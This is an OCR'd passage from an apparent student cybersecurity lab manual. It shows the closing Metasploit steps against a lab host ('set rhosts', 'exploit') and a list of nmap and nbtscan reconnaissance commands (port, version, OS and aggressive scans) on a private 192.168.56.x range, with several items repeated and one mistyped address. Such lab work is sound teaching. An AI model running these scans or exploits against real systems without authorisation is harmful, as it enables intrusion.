
set rhosts 192.168.56.101



Step 7:

exploit


Exploit the system.



5. Perform Network scanning using following nmap commands:
a) nmap -p
b) nmap -sV
c) nmap -sT
d) nmap -O
e) nmap -A
f) nmap –Pt


1) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




2) nmap -sT 192.168.56.101

Scans all the tcp connections.




3) nmap -sU 192.168.56.101

Scans all the udp connections.




4) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.




5) nmap -O 192.168.56.101

Used for OS detection.



6) nmap -A 192.168.56.101

Used for aggressive scan.




7) Ifconfig

Give our ip-address


nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.




8) nmap 192.168.56.101

It scans the given ip-address.




9) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.




10) nmap -sT 192.168.56.101

Scans all the tcp connections.




11) nmap -sU 192.168.56.101

Scans all the udp connections.




12) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.



